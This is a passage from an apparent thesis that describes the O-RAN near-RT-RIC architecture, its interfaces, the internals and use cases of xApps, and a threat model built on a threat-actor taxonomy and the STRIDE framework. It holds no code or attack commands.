This subsection introduces the architecture and key components that make up the near-RT-RIC.

3.2.1 Architecture Overview

The near-RT-RIC is one of two RICs in the O-RAN architecture, that are responsible for collecting and processing the telemetry of the RAN components for control and optimization purposes. The near-RT-RIC conducts the real-time control and optimization with control loops ranging between ten milliseconds up to one second. Moreover, near-RT-RIC hosts xApps, that extend the RIC and implement the optimization use cases, based on the collected telemetry and Key Performance Indicators (KPIs). Furthermore, the near-RT-RIC terminates the E2, A1, O1 and Y1 interfaces. The near-RT-RIC is connected to the E2 nodes via the E2 interface, to the non-RT-RIC via the A1 interface and to the SMO via the O1 interface. The Y1 interface enables the sharing of RAN analytics to subscribed Y1 consumers. The architecture is depicted in 3.2 below.




Figure 3.2: Near-RT-RIC Architecture [57]

3.2.2 Key Components

This section describes the most significant components and functionalities implemented by the near-RT-RIC.

- Database and SDL:** The database and Shared Data Layer (SDL) components enable the persistent storage and exposure of RAN and UE information. The main sub-components comprise the User Equipment NIB (UE-NIB) and the Radio NIB (R-NIB) data structures. The UE-NIB maintains information on connected UE devices and correlating the identifiers with the corresponding E2 node. The R-NIB manages information on the configuration and status of the E2 nodes. The SDL service provides an abstraction layer to the database of the near-RT-RIC, enabling for example xApps to subscribe to certain telemetry data and also perform update and write operation to the database.
- xApp Subscription Management:** The xApp subscription management component coordinates the subscription of xApps to the telemetry and KPI streams of the specified E2 nodes. The functionality further encompasses the authorization process for xApps and the streamlining of equivalent subscriptions

for multiple xApps.

- **Conflict Mitigation:** The conflict mitigation component handles the detection and resolution of conflicting actions stemming from disparate xApps. This is necessary, as multiple xApps can subscribe to the same KPIs, and thereby request optimizations, apply configurations and control actions on the same metrics, leading to potential conflicts that can impact and lead to the degradation of the performance of the RAN.
- **Messaging Infrastructure:** This subsystem handles the internal routing of messages between the various components within the near-RT-RIC. It encompasses the discovery, registration and termination of endpoints, as well as an API for sending and receiving messages using a point-to-point or publish-subscribe communication model.
- **Security:** The security module implements measures to prevent the misuse and exfiltration of sensitive information by malicious xApps, such as data from the UE-NIB and the R-NIB. Furthermore, it restricts and protects the control functions from being exploited by malicious xApps.
- **Management Function:** The management function implements FCAPS functionality, such as monitoring, logging, configuration and fault management, that support the operation, administration and maintenance of the near-RT-RIC.
- **Interface Termination:** This function handles the termination of the E2, A1, O1 and Y1 interfaces. The interfaces are further discussed in 3.2.3.
- **API Enablement:** The API enablement component facilitates the interaction with the near-RT-RIC's services, such as E2-services, A1-services, management- and storage related services using the SDL interface. These functions include the discovery of APIs, registration to services, authentication to services from xApps and the handling of subscriptions and notifications requests to applicable services.
- **AI/ML Support:** This component encompasses the infrastructure and capabilities to facilitate the use of AI and ML workflows in xApps. The main building blocks are data pipelining, model management, training and inference functions. The data pipelining function is used to collect data and prepare data sets that can be utilized by AI and ML models. The model management component enables the storage, versioning and fetching of the stored models. The training function supports the training of models for xApps within the near-RT-RIC. Lastly, the inference function uses the trained models to generate and provide predictions to the requesting xApp.

- **xApp Repository:** The xApp repository implements a management and coordination system for xApps, that includes a catalog of available xApps, their capabilities and supported policy types. Furthermore, the component implements access control functions, to manage and restrict access according to the operator defined policies [57].

3.2.3 Interfaces

This section discusses the interfaces that are terminated by the near-RT-RIC and the function they facilitate in the context of the near-RT-RIC.

- **E2:** The E2 interface is terminated by the near-RT-RIC and enables the subscription and exposure of services to E2 nodes, such as the O-DU, O-CU-CP and O-CU-UP. Multiple E2 nodes may be connected to the near-RT-RIC, while a single E2 node may only be connected to one near-RT-RIC. The near-RT-RIC subscribes to an E2 node's service, in order to collect and process real-time telemetry and KPI data. This data entails but is not limited to RAN and UE data and information on the exposed services and supported functionality of the E2 node. This information, in turn, is used to steer E2 nodes and apply control actions through defined policies and trigger events. The subscription and control actions can all be implemented by xApps, which are discussed in 3.3 and facilitate the extension and programmability of the near-RT-RIC [58].
- **A1:** The A1 interface is terminated by the near-RT-RIC and interconnects the near-RT-RIC with the non-RT-RIC. The interface facilitates the exchange of policies and enrichment information that are used to fulfill the RAN intent, as defined by higher-level goals such as SLAs. These policies thereby allow the near-RT-RIC to optimize radio resources for specific UEs and/or radio cells and provide feedback or request additional information from the non-RT-RIC to further steer and achieve the RAN intent [56].
- **O1:** The O1 interface is terminated by the near-RT-RIC and connects it to the SMO framework. This interface is mainly used for monitoring purposes in the context of this specific (near-RT-RIC \leftrightarrow SMO) link, as the extent to which the RAN intent is fulfilled is of utmost importance. The interface further facilitates the administration and monitoring of the state and configuration of individual xApps. Lastly, the O1 interface is used for all the general FCAPS functionality required for the OAM of the near-RT-RIC [56], [57].
- **Y1:** The Y1 interface facilitates the exposure of relevant KPI and RAN analytics

to Y1 consumers. Due to the fact that this interface has not been implemented in the reference implementation utilized for this thesis, the functionality of this interface is not further discussed.

3.3 xApps

This section details the concept, technical architecture and interfaces of xApps and their role in the O-RAN ecosystem. Furthermore, this section discusses the complexity and interoperability of xApp development for disparate O-RAN implementations. Lastly, the section presents some of the possible use cases that xApps can be employed for.

3.3.1 Overview and Role in Near-RT-RIC

The programmability and extensibility of the near-RT-RIC is achieved through the implementation and operation of xApps. These applications enable the monitoring, assessment and optimization of RAN parameters to achieve the RAN intent. The implementation of custom functionality is open to third-party developers, thereby facilitating diverse implementations of use cases and a thriving ecosystem of xApps. These applications are set out to be offered through repositories, internal for operators, but mainly external publicly available repositories. The concept of these repositories can be viewed as a counterpart to mobile phone app stores, but for the near-RT-RIC ecosystem. The complexity of the O-RAN environment and the outdated and lack of documentation by the O-RAN SC, has slowed the development, availability and verification of xApps by researchers, MNOs and other industry bodies, specifically in the context of the O-RAN SC reference implementation.

The standardization and specification of xApps serves as the basis for their development, and the O-RAN SC has published several basic reference implementations, such as "Hello World" xApps, that serve and implement the most essential functionality to enable their onboarding and execution. Furthermore, the O-RAN SC has published rudimentary guidelines for the development of xApps, as well as several SDKs for varying programming languages, to facilitate their development. Despite these efforts, the development and operation of xApps is a complex and challenging undertaking. Furthermore, the existence of disparate O-RAN implementations and their specific design choices, complicates the interoperability and reusability of xApps across the different O-RAN implementations. This thesis solely discusses xApps in the context of the O-RAN SC reference implementation. The development and implementation of xApps in this context is further discussed in Chapter 5 [59].

3.3.2 Internals and Interfaces

In the context of an operational O-RAN reference implementation deployment, a xApp is micro-service described using a Helm Chart and deployed as a pod containing one or more containers, that is in turn deployed within the Kubernetes cluster of the near-RT-RIC. Therefore, an xApp is simply a containerized application, that is part of the near-RT-RIC cluster, as shown in the abstract infrastructure view of a xApp in Figure 3.3. This fact highlights the importance of the implementation of security measures, especially isolation mechanisms, to protect the near-RT-RIC and connected RAN components from malicious or compromised xApps. The deployment process of xApps is discussed in detail in Chapter 5 [59].




Figure 3.3: Abstract infrastructure view of an xApp, as containerized application hosted within the near-RT-RIC Kubernetes deployment. [59]

The near-RT-RIC hosts various other components, which are also deployed as pods containing one or more containers, and described using a Helm Chart. The most significant near-RT-RIC components in the O-RAN SC reference implementation that interact with xApps are describe below.

- The **Application Manager (AppMgr)** is responsible for the management of xApps, including their deployment and lifecycle management. The component further exposes a list of available xApps to other near-RT-RIC components, and handles a xApp’s installation and deinstallation procedure.

- The **Subscription Manager (SubMgr)** coordinates the subscription of xApps to the various E2 nodes, in order for them to collect and process the desired telemetry and KPI data.
- The **E2 Manager (E2Mgr)** registers and monitors the E2 nodes.
- The **E2 Terminator (E2Term)** facilitates the communication between E2 nodes and the near-RT-RIC components such as xApps.
- The **RIC Message Router (RMR)** operates the RIC's internal messaging infrastructure, that enables communication between all the near-RT-RIC components.
- The **Routing Manager (RtMgr)** coordinates and distributes the RMR routes to the near-RT-RIC components.
- The **SDL** and **Shared Time Series Layer (STSL)** components abstract the underlying database storage and offer a common interface for storage operations to the near-RT-RIC components.
- The **A1 Mediator (A1 Mediator)** retrieves policies from the non-RT-RIC and distributes them to the target xApps. These policies are then used by the xApp's control logic to steer the RAN components and to reflect the RAN intent [59].




Figure 3.4: xApp Interaction with the O-RAN ecosystem and according interfaces. [59]

The available APIs and interaction between near-RT-RIC components and xApps is illustrated in Figure 3.4. The specific interfaces that an xApp interacts with can vary substantially depending on its implemented logic and intended goals. The only mandatory interface is the O1-ConfigMap (CM) interface, that provides the xApp with its initial configuration parameters in the form of an xApp descriptor. This configuration facilitates the installation of the xApp, creation of the Kubernetes pod and registration of the xApp with the near-RT-RIC, such as the RtMgr.

- **O1-CM:** The O1-CM interface provides xApp with their initial configuration parameters in the form of a Kubernetes CM, that is mounted into the xApp's pod. These parameters include metadata and values required for the operation of the xApp's application logic, but also parameters that facilitate the interaction with near-RT-RIC in the Kubernetes environment.
- **Internal Messaging (RMR):** The RMR facilitates the communication between xApps and other near-RT-RIC components, through the internal messaging infrastructure. This creates a decoupled and abstracted communication layer, that dismisses the need for Kubernetes infrastructure specific details such as Internet Protocols (IPs) and Domain Name System (DNS) names. The RMR operates according to the publish-subscribe communication pattern.
- **Storage Interfaces (SDL and STSL):** The storage interfaces SDL and STSL allow xApps to conduct operations on the near-RT-RIC's database, such as persistent storage of data or the modification and retrieval thereof. This includes the authentication and authorization of the xApp to storage resources.
- **E2 Subscription:** The E2 subscriptions facilitate the retrieval of real-time telemetry and KPI data from the subscribed E2 nodes. Furthermore, it enables xApps to exercise control actions on the subscribed E2 nodes and RAN NFs, based on the derived analytics and higher-level policies stemming from the non-RT-RIC.
- **Hypertext Transfer Protocol (HTTP):** The HTTP interface provides xApps with the functionality of interacting with HTTP endpoints and Representational State Transfer (RESTful) APIs. This facilitates the interaction with Kubernetes APIs and other RIC components, as well as the exposure of the xApp's functionality via HTTP endpoints [59].

3.3.3 Use Cases

The range of use cases that xApps can implement is diverse and can range from fulfilling SLA requirements, to radio resource optimization, energy efficiency, network

slicing, anomaly detection, security monitoring and more. Due to the nature of the control loop timescales of the near-RT-RIC, the use cases for xApps primarily concern the implementation of control operations in the (near) real-time domain, ranging from 10 milliseconds up to one second. The follow section provides examples of use cases that xApps can be utilized for.

- **Admission Control:** This use case concerns itself with the admission of UEs into the RAN. Example scenarios include limiting the number of UEs to a maximum number per RAN cell, in order to prevent congestion and degradation of the QoS and Quality of Experience (QoE).
- **Monitoring:** This use case encompasses the extraction of KPIs and metrics regarding UEs and connected RAN components, such as the O-DU, O-CU-CP and O-CU-UP.
- **Anomaly Detection:** The use case of anomaly detection entails the detection of deviations from baseline behavior regarding UE or specific RAN component activity. These anomalies can be utilized to prevent potential performance degradations or in the security context, to detect potential adversarial activity.
- **Traffic steering:** This use case entails load balancing of traffic through the distribution of UEs across the available gNBs, thereby optimizing resource utilization and meeting QoE targets.
- **Network slicing:** The use case of network slicing encompasses the creation and resource allocation of network slices. Network slicing provisions virtual instances of mobile networks with dedicated Access Point Names (APNs), tailored to meet specific QoS requirements.
- **Context-based dynamic handover management for Vehicle-to-Everything (V2X):** This use case aims at optimizing the handover of UE in the context of V2X scenarios, to ensure seamless connectivity for moving vehicles.
- **Dynamic radio resource allocation for Unmanned Aerial Vehicles (UAVs):** This use case encompasses the dynamic provisioning and management of radio resources to assure the connectivity and operation of UAVs.
- **Massive Multiple-Input Multiple-Output (MIMO) beamforming optimization:** This use case entails the optimization of beamforming mechanisms to improve coverage and utilization of capacity in scenarios with high device density, such as highly populated urban scenarios or sport events.
- **RAN sharing:** The use case of RAN sharing aims at optimizing the coordination and utilization of radio resources among multiple MNOs within a limited geographical area.
- **Energy efficiency:** This use case concerns itself with the optimization of

3 *Architecture and Internals*

the energy consumption in the RAN. Example scenarios may include the the powering off of cells in densely covered areas during periods of low utilization, such as nighttime. This reduces the energy consumption, while maintaining availability of the RAN to its users.

- **Local indoor positioning:** This use case is concerned with accurate positioning of UEs within a confined indoor environment such as a factory employing cellular connected robots or a shopping mall analyzing and optimizing user experience [49], [59].

4 Threat Model

This chapter presents a threat model for the O-RAN SC reference implementation, with a special focus on the near-RT-RIC and the xApps operating within. The first section details threat actors, including assumptions regarding their capabilities, motivations and objectives. Following this, the chapter discusses key threat frameworks and identifies applicable threat vectors. Lastly, the selection of the most relevant attack vectors are presented.

Threat modeling is a crucial aspect in the context of this thesis, as it provides the structure and theoretical foundation for implementing an adversarial simulation strategy. Consequently, the threat model facilitates the identification and prioritization of relevant threats, and aids in an understanding of potential adversarial behavior. This theoretical approach is essential considering the lack of real-world threat intelligence and incident coverage in the context of operational O-RAN deployments.

4.1 Threat Actors

This section examines the identified threat actors, including assumptions regarding their capabilities, motivations and objectives. The first subsection examines threat actors relevant to the entire O-RAN ecosystem, and the second subsection presents threat actors targeting only the near-RT-RIC, specifically through xApps.

4.1.1 Threat Actors targeting the O-RAN Ecosystem

The WG11 and the BSI have identified and categorized various threat actors posing a danger to the O-RAN ecosystem. As discussed in section 2.5 the BSI emphasizes insider threats, due to the limitations and complexity of attacks by external threat actors or users with mere UE access to the mobile network. An external threat actor could target the protocol stack of 5G mobile networks through 3GPP defined interfaces or attack via the radio interface, however these attacks are out of scope for this thesis. Thereby, this work mainly focuses on insider threats, due to the imminent danger they pose to the O-RAN ecosystem. Furthermore, internal threat

4 Threat Model

actors already possess some degree of access, causing a higher impact and more devastation in case of a successful attack [45], [49].




Figure 4.1: Threat Actors in O-RAN ecosystem. [2]

Threat Actor Taxonomy

This subsection details the taxonomy of threat actors deemed relevant for the creation of an adversarial simulation strategy in the O-RAN ecosystem. The categories of the taxonomy encompass internal or external affiliation, accessible O-RAN component(s) and the overall level of access to the O-RAN infrastructure. Due to the cloud-native nature of the O-RAN ecosystem, specifically the implementation of the O-RAN SC reference implementation, all components interact with the O-Cloud, thereby exposing the underlying infrastructure to each O-RAN component to varying degrees. The threat actor taxonomy provides a classification framework for threat actors in the O-RAN ecosystem, categorizing them into three primary dimensions, as explained below.

- **Affiliation (Internal/External):** This dimension determines whether a threat actor is part of the O-RAN ecosystem or external to it.
- **Component:** This dimension is specific to the O-RAN architectural components, and specifies which component the threat actor has access to or can influence.
- **Access:** The access dimension defines the extent of the threat actor's access to the O-RAN infrastructure, split into three categories of High, Medium and Low.

The taxonomy is derived from the work of the FORAN research project and the findings of the WG11 and the BSI. The taxonomy is illustrated in table 4.1 and

provides a foundational understanding for the capabilities and potential impact of the mentioned threat actors in the O-RAN ecosystem [2], [45], [49].

Threat Actor	Internal/ External	Component	Access
RAN Operator	Internal	RAN Infrastructure	High
Insider Admin	Internal	Single RAN Component	Medium
Cloud Service Provider (CSP)	External	O-Cloud	Medium
xApp/rApp developer	Internal/ External	xApp/rApp Repository	Medium

Table 4.1: Central Threat Actors in the O-RAN Ecosystem

The threat actors are depicted in figure 4.1, showcasing them in an architectural context of the O-RAN ecosystem. It is important to note that insider threats entail malicious and accidental behavior. Furthermore, the compromise of insider credentials through phishing or other social engineering attacks, is a considerable threat, leading to the same level of risk exposure posed by malicious insiders. Therefore, compromised credentials are considered part of the category of insider threats, as they effectively grant external actors the same level of access and potential impact as legitimate insiders. This classification is particularly relevant in cloud-native environments like the O-RAN ecosystem, where compromised credentials can enable unauthorized access to critical infrastructure components. The depicted threat actors are discussed in more detail in the following subsection.

Threat Actor Description

- **RAN Operator:** The RAN operator is the internal threat actor with administrative control over the entire O-RAN infrastructure. Thereby, this threat actor is categorized with a high level of access, as they have full access to each component hosted and operated within the RAN. This threat actor has maximum impact on all security properties of the O-RAN ecosystem, including its availability, integrity and confidentiality.
- **Insider Admin:** The insider admin is an internal threat actor with administrative control over a single O-RAN component, such as the near-RT-RIC. This threat actor maintains a medium level of access, as they have direct access to the O-RAN infrastructure, including all the interfaces and communication channels terminated at the controlled component, but not a high level of access, since they only control a single component. The insider admin has the capability to induce significant damage on the O-RAN ecosystem, depending on the component they administer. Controlling a central component such as

one of the RICs, enables significant influence on the security properties of the entire system, as these components are central to the control and storage of sensitive information, such as RAN configurations or even UE data in case of the near-RT-RIC.

- **CSP:** The CSP is an external actor that provides and to some extent maintains the infrastructure for O-Cloud. The O-Cloud is responsible for the provisioning and orchestration of all virtualized components and services in the O-RAN environment. The CSP maintains a medium level of access, as they have control over the availability and partly integrity of the O-Cloud infrastructure. However, they cannot compromise the confidentiality of the O-Cloud infrastructure, as the components and services are not directly accessible by the CSP. Therefore, the CSP could suspend host nodes that operate O-RAN functions, However, multi-cloud redundancy or on-premise deployments of critical O-RAN components, can drastically reduce the impact of the CSP on the O-RAN ecosystem.
- **xApp/rApp Developer:** xApp and rApp developers can be either internal or external threat actors, however in most scenarios they are considered external entities. In the case of large MNOs, it is likely that the operator itself develops own xApps and rApps, to customize and tailor the control logic of the RICs to their specific requirements and use cases. These developers uphold a medium level of access, as they can effectively achieve Remote Code Execution (RCE) on the near-RT-RIC and non-RT-RIC, when their software is released and onboarded to the O-RAN infrastructure. Given the central role of the RICs in the O-RAN ecosystem, and the fact that xApps and rApps are directly deployed into the same containerized environment as the RICs, the impact of malicious software and pathways to interact with critical O-RAN components is significant.

The following subsection discusses the potential motivations and objectives of the threat actors stated in the taxonomy above. The motivations are derived from the work of the FORAN research project and the threat modeling documents of the WG11 [2], [45].

Threat Actor Motivation and Objectives

- **Disruption of Service:** Disruption of service represents an adversarial objective that targets the availability and performance of services offered by the O-RAN ecosystem. This objective can entail the outage of single O-RAN services, extending to a system-wide outage of the entire O-RAN infrastructure. Adversaries may aim to disrupt O-RAN services by overloading the O-RAN

infrastructure, such as through Distributed Denial of Service (DDoS) attacks, thereby reducing the capacity and performance. This leads to operational deficiencies or complete failure of the targeted service, compromising system reliability, degrading network performance, and preventing the fulfillment of RAN intent.

- **Data Theft:** Data theft represents the adversarial objective of exfiltrating sensitive information from the O-RAN ecosystem, targeting the confidentiality of the system and data stored within. This information may include the architectural design and implementation of the RAN, RAN configurations and operational parameters, UE and subscriber information or performance and usage statistics. This information is valuable to adversaries, as it could be employed to gain a competitive advantage by competing MNOs, target specific individuals or groups by analyzing and correlating UE and subscriber data or to compromise the O-RAN infrastructure further, through the gained information from reconnaissance activities.
- **Data Destruction:** The goal of data destruction targets the availability and integrity of the O-RAN infrastructure. This objective manifests in the deletion or corruption of files that are critical to the operation of the O-RAN infrastructure, competitive advantage of the MNO and privacy of customers. These files may include configurations, monitoring data, sensitive subscriber information or software components utilized in the infrastructure. Furthermore, depending on the level of access, destruction may entail the deletion of entire RAN components, virtual machines, containers and network links, due to the use of cloudified infrastructure and adoption of Infrastructure as Code (IaC). These actions can cause temporary system failures, disruption of service or in the worst case operational paralysis due to loss of critical data, missing backups and high recovery times, rendering the entire O-RAN infrastructure inoperable.
- **Reputation Damage:** A higher-level objective of threat actors is causing damage to the reputation of the developers and especially MNOs, by fulfilling one of the objectives above. This can lead to the loss of customers, additional regulatory oversight, financial losses and in the worst case to liquidation of the operator.
- **Espionage:** The adversarial objective of espionage is a specific form of data theft, that targets the confidentiality of O-RAN infrastructure and operations. These type of activities are mainly conducted by state-sponsored actors or sophisticated black-hat groups striving to gain a financial advantage from

their adversarial activities. The stolen information may be employed to gain a competitive or strategic advantage, and to drive the development, implementation and optimization of technical solutions regarding the O-RAN ecosystem. Espionage may entail long-term persistence in the O-RAN infrastructure, to continually monitor as the system evolves and exfiltrate information inconspicuously.

4.1.2 Threat Actors targeting the near-RT-RIC and xApps

This section discusses the threat actors specific to the near-RT-RIC and xApps. There is a large overlap to the taxonomy discussed in the previous section, however the context and focus of the threat actors is narrowed down to focus on the near-RT-RIC and xApps. The taxonomy is illustrated in table 4.2 below.

Threat Actor	Internal/ External	Component	Access
RAN Operator	Internal	RAN Infrastructure	High
Insider Admin	Internal	Near-RT RIC	Medium
CSP	External	O-Cloud	Medium
xApp Developer	Internal/ External	xApp Repository	Medium
xApp Repository Admin	Internal/ External	xApp Repository	Medium
xApp Repository CSP	External	xApp Repository	Low

Table 4.2: Threat Actors targeting the near-RT-RIC

Threat Actor Description

- **RAN Operator:** This threat actor remains the same as in the previous section 4.1.1.
- **Insider Admin:** This insider admin has full administrative control over the near-RT-RIC. Thereby, this is a specific version of the insider admin, however the access level and other capabilities remain the same as in the previous section 4.1.1.
- **CSP:** This threat actor remains the same as in the previous section 4.1.1.
- **xApp Developer:** This threat actor remains the same as in the previous section 4.1.1, however disregarding the rApp developer, as the focus is on xApps.
- **xApp Repository Admin:** This threat actor is the administrator of the xApp repository used to pull and deploy xApps to the near-RT-RIC. Since this

entity has full control over the xApp repository, they can access the source code implementing the control logic, modify xApps by injecting malicious code and delete xApps entirely. Thereby the repository admin can cause an absence of the utilized control logic to the consuming near-RT-RIC due to the xApp's unavailability, or indirectly achieve RCE on the near-RT-RIC, through the malicious modification of a legitimate xApp. Hence, the threat actor has the same level of access (medium) as the xApp developer. The threat actor may be internal or external, as the xApp repository can be hosted on-premise or in a publicly accessible repository.

- **xApp Repository CSP:** The xApp repository CSP has a subset of the capabilities of the xApp repository admin, as they can only affect the availability of the xApp repository and thereby the availability of xApps. This threat actor cannot affect the integrity or confidentiality of the xApp repository, as they cannot modify xApps or access the data stored in the repository. Therefore, this threat actor has a low level of access.

4.2 Frameworks and Threat Identification

This section discusses the STRIDE threat modeling framework and system modeling techniques relevant for the description of the attack surface of the near-RT-RIC and its hosted xApps. Furthermore, relevant threat frameworks and knowledge bases that support the threat identification and prioritization process are presented.

4.2.1 System Modeling and Assumptions

This section discusses the threat modeling framework STRIDE, DFDs, and the considered initial access vectors for threat actors in the reference implementation of the O-RAN environment.

The STRIDE framework is a threat modeling framework developed by Microsoft, that classifies threats into six categories, Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service and Elevation of Privileges. In combination with system modeling techniques, this framework can aid in the identification, assessment and prioritization of threats of the modeled system. This is achieved by systematically evaluating the system's attack surface, identifying vulnerable components and interfaces, and defining the security properties that are violated in case of a potential attack. The STRIDE framework is illustrated in table 4.3 below.

Category	Violates	Examples
Spoofing	Authenticity	Impersonation of a legitimate entity using stolen credentials.
Tampering	Integrity	Malicious modifications of information.
Repudiation	Non-repudiability	The removal or forgery of information to avoid attribution of a malicious action.
Information Disclosure	Confidentiality	Access or exfiltration of secret information.
Denial of Service	Availability	Rendering a system, service or data inaccessible.
Elevation of Privileges	Authorization	The process of gaining more access and permission to access additional resources, systems or networks.

Table 4.3: The STRIDE framework including respective security properties and examples of violations [60].

